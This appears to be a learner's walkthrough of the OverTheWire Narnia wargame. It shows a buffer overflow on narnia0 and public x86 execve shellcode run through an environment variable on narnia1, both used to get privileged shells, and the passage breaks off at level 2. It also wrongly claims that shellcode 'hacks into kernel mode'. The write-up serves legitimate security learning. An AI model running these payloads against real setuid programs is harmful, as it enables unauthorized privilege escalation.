Narnia Guide:

Overview:
This is a guide to the Narnia wargame on overthewire.org. Just like the previous documents the goal of this document is to, in addition to providing a guide for how to solve these challenges, is to also show my thought process for solving each of the war games. As a disclaimer, it is suggested that when playing the games, you play them in the order described on OverTheWire.com, or else you may start a game with no idea where to go or what to do.

Important note:
Data for each of the levels can be found in `/narnia/` and each level will be in the form as an executable and its source code (source code written in c). So to play each level you run the respective executable for each level. There are also no level goals for each individual level, but I will paste the description below.


Description:
This wargame is for the ones that want to learn basic exploitation. You can see the most common bugs in this game and we've tried to make them easy to exploit. You'll get the source code of each level to make it easier for you to spot the vuln and abuse it. The difficulty of the game is somewhere between Leviathan and Behemoth, but some of the levels could be quite tricky.

***Resources*:**
Explaining buffer overflows:
http://www.cis.syr.edu/~wedu/Teaching/IntrCompSec/LectureNotes_New/Buffer_Overflow.pdf
https://www.youtube.com/watch?v=1S0aBV-Waeo


GDB cheat sheet:
https://darkdust.net/files/GDB%20Cheat%20Sheet.pdf

Narnia 0 → 1:

Since there is no inherent level goal let's just get a baseline of what we are supposed to do and just run the program:




```
narnia0@narnia:/narnia$ ls
narnia0    narnia1.c  narnia3    narnia4.c  narnia6    narnia7.c
narnia0.c  narnia2    narnia3.c  narnia5    narnia6.c  narnia8
narnia1    narnia2.c  narnia4    narnia5.c  narnia7    narnia8.c
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: 
```




```
narnia0@narnia:/narnia$ ls
narnia0    narnia1.c  narnia3    narnia4.c  narnia6    narnia7.c
narnia0.c  narnia2    narnia3.c  narnia5    narnia6.c  narnia8
narnia1    narnia2.c  narnia4    narnia5.c  narnia7    narnia8.c
narnia0@narnia:/narnia$ ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: 0x3939393939
buf: 0x3939393939
val: 0x41414141
WAY OFF!!!!
narnia0@narnia:/narnia$ 
```

So from this I was able to guess what the program wants us to do. The value val is in a number notation known as hexadecimal, which is just base 16 (just like binary is base 2). So it wants us to correct the value of val by inputting a number, so I assumed that it just would add our input to the value of val and see if we could correct the value to be 0xdeadbeef. However after taking a look at the source code it appears this is not the case:




```
narnia0@narnia:/narnia$ strings narnia0.c
   This program is free software; you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation; either version 2 of the License, or
   (at your option) any later version.
   This program is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.
   You should have received a copy of the GNU General Public License
   along with this program; if not, write to the Free Software
   Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA
   */
#include <stdio.h>
#include <stdlib.h>
int main(){
    long val=0x41414141;
    char buf[20];
    printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
    printf("Here is your chance: ");
    scanf("%24s",&buf);
    printf("buf: %s\n",buf);
    printf("val: 0x%08x\n",val);
    if(val==0xdeadbeef){
        setreuid(geteuid(),geteuid());
        system("/bin/sh");
    }
    else {
        printf("WAY OFF!!!!\n");
        exit(1);
    }
    return 0;
```

The source code shows that there is no addition happening. So we need to figure out how exactly we can change the value of val even when the program itself does nothing to change val. I did some research and found out about buffer overflows. A buffer overflow is when you exceed the allotted memory bounds for an input and then the overflowing memory overwrites other memory. We know the bounds of our current buffer, which is of size 20. Which means that after 20 characters, we will start to overwrite other memory with our input. Just to show as an example, we can see that when we pass in 30 ‘A’ characters, the hex value doesn’t change because val is already just a long string of A’s, represented in ASCII as the hex code 0x41. But we can see if we use 30 ‘B’ characters or 30 ‘C’ characters, val changes to be a long string of either B’s or C’s (0x42 is the hex code for B and 0x43 is the hex code for C):




```
narnia0@narnia:/narnia$ python -c 'print "A"*30' | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: AAAAAAAAAAAAAAAAAAAAAAAA
val: 0x41414141
WAY OFF!!!!
narnia0@narnia:/narnia$ python -c 'print "B"*30' | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: BBBBBBBBBBBBBBBBBBBBBBBB
val: 0x42424242
WAY OFF!!!!
narnia0@narnia:/narnia$ python -c 'print "C"*30' | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: CCCCCCCCCCCCCCCCCCCCCCCC
val: 0x43434343
WAY OFF!!!!
```

So if we just get to our length of 20 and then add on hex characters at the end after the 20 characters, we can get val to have a value of 0xdeadbeef. The overwrite happens as if the characters “come in” from the right side of the val string. So we have to insert the deadbeef hex characters backwards:



```
narnia0@narnia:/narnia$ python -c 'print "C"*20+"\xef\xbe\xad\xde"' | ./narnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: CCCCCCCCCCCCCCCCCCCC
val: 0xdeadbeef
```

We got it but nothing happened once we did. I looked up some help and it turns out it is actually opening a shell but it closes before we get a chance to use it, so let's just also after we pipe in our input to narnia0 also pipe in a linux command like cat:




```
narnia0@narnia:/narnia$ (python -c 'print "C"*20+"\xef\xbe\xad\xde"'; cat) | ./n
arnia0
Correct val's value from 0x41414141 -> 0xdeadbeef!
Here is your chance: buf: CCCCCCCCCCCCCCCCCCCC
val: 0xdeadbeef
WOO it lets me type in the shell!
```


Using the id command we see that we are user narnia1, and we can access the password file now by just doing cat /etc/narnia_pass/narina1.

<u>Narnia 1 → 2:</u>

So starting this level I just did a no arguments run of narnia1 then looked at the source code:




```
narnia1@narnia:/narnia$ ./narnia1
Give me something to execute at the env-variable EGG
```




```
narnia1@narnia:/narnia$ strings narnia1.c
   This program is free software; you can redistribute it and/or modify
   it under the terms of the GNU General Public License as published by
   the Free Software Foundation; either version 2 of the License, or
   (at your option) any later version.
   This program is distributed in the hope that it will be useful,
   but WITHOUT ANY WARRANTY; without even the implied warranty of
   MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
   GNU General Public License for more details.
   You should have received a copy of the GNU General Public License
   along with this program; if not, write to the Free Software
   Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA  02110-1301  USA
   */
#include <stdio.h>
int main(){
    int (*ret)();
    if(getenv("EGG")==NULL){
        printf("Give me something to execute at the env-variable EGG\n");
        exit(1);
    }
    printf("Trying to execute EGG!\n");
    ret = getenv("EGG");
    ret();
    return 0;
```

So the program seems to make a function pointer called ret, which points to a function which returns an int, and then the program goes on to make sure the environment variable EGG actually has something in it, then goes on to get the environment variable if it exists. So I tried just throwing something like a bash command into the env-variable EGG and see what happens:




```
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
Segmentation fault
```

It seems that I ran into the problem that it was trying to execute whatever was in EGG, and because EGG was in reality just a string, nothing was executed. So basically I had to put something executable into EGG. That was when I found shellcode. In a previous guide I used shell script to run and execute unix commands, let me be clear that shell **script** and shell **code** are different. Shell code is running terminal commands that we normally have access to anyway, but shell code usually refers to writing code that hacks into kernel mode, a mode that helps us get more user permissions. So after looking around the internet I found a database of shellcodes that help hackers do multiple things: http://shell-storm.org/shellcode/. After referring to some help I found the following shellcode:




```
Title:  Linux x86 - execve("/bin/bash", ["/bin/bash", "-p"], NULL) - 33 bytes
Author: Jonathan Salwan
Mail:   submit@shell-storm.org
Web:    http://www.shell-storm.org

!Database of Shellcodes http://www.shell-storm.org/shellcode/


sh sets (euid, egid) to (uid, gid) if -p not supplied and uid < 100
Read more: http://www.faqs.org/faqs/unix-faq/shell/bash/#ixzz0mzPmJC49

sassembly of section .text:

08048054 <.text>:
 8048054:       6a 0b                   push   $0xb
 8048056:       58                      pop    %eax
 8048057:       99                      cltd
 8048058:       52                      push   %edx
 8048059:       66 68 2d 70             pushw  $0x702d
 804805d:       89 e1                   mov    %esp,%ecx
 804805f:       52                      push   %edx
 8048060:       6a 68                   push   $0x68
 8048062:       68 2f 62 61 73          push   $0x7361622f
 8048067:       68 2f 62 69 6e          push   $0x6e69622f
 804806c:       89 e3                   mov    %esp,%ebx
 804806e:       52                      push   %edx
 804806f:       51                      push   %ecx
 8048070:       53                      push   %ebx
 8048071:       89 e1                   mov    %esp,%ecx
 8048073:       cd 80                   int    $0x80

*/

#include <stdio.h>

char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";

int main(int argc, char *argv[])
{
        fprintf(stdout,"Length: %d\n",strlen(shellcode));
        (*(void(*)()) shellcode)();
}
```

The code they show at the bottom is how you would execute the shellcode in a c program, but I don't need to worry about that, I'm more interested in the sequence of 2 digit numbers/letters on each line: These numbers are "opcodes" without delving too far into the inner workings of a computer, I'll explain on a surface level. When you run



```
6a 0b
58
99
52
66 68 2d 70
89 e1
52
6a 68
68 2f 62 61 73
68 2f 62 69 6e
89 e3
52
51
53
89 e1
cd 80
```

any program, your compiler has to interpret the english code that you wrote, and make it so that a computer understands it. The way it does that is by simplifying the instructions, and having specific codes for each type of basic action a computer can do, those specific codes are opcodes. The shellcode is this series of opcodes. If I hadn't found this script on the internet that I am going to utilize, I would have written my own c program to do what I wanted, made a disassembly, then copied down the opcodes to make my own shellcode, but finding this code really sped up the process. So now that I had the code, I pasted it into EGG as shellcode and ran narnia1. If written correctly, the code in EGG should execute and open up a shell as user narnia2:




```
narnia1@narnia:/narnia$ export EGG=$'\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73
\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80'
narnia1@narnia:/narnia$ ./narnia1
Trying to execute EGG!
bash-4.4$ id
uid=14001(narnia1) gid=14001(narnia1) euid=14002(narnia2) groups=14001(narnia1)
```

And there we go! That is a bash for the user narnia2, and from there we can just get the password from the password directory, and move on to the next level.


Narnia 2 → 3:

Like before let's just do a no arguments run of narnia2:



```
narnia2@narnia:~$ cd /narnia
narnia2@narnia:/narnia$ ./narnia2
Usage: ./narnia2 argument
```

So it's looking for an argument, though I'm not sure what kind of argument so let's look at the source code:

